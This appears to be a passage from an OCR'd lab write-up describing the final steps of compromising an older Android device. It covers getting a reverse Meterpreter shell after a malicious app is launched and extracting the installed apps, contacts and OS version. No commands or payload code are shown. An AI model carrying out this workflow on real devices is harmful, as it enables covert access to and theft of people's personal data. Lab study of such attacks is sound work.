
9. *Exploit.* After the exploit command, we will click the app to start.



10. In the above image, we can see that we got a reverse meterpreter shell..
11. Now we can extract any information from the android system, we require list of app installed, contacts and android version.
12. To get the following information, we can get thecommand by the help command.
13. Given below the required information from the androidsystem.







Conclusion: -

The android system was a very easy target because it an older version and the payload was created for an older android system to exploit. There is noguarantee that this payload will work modern android system as with advancement in security, mobile system are becoming more secure.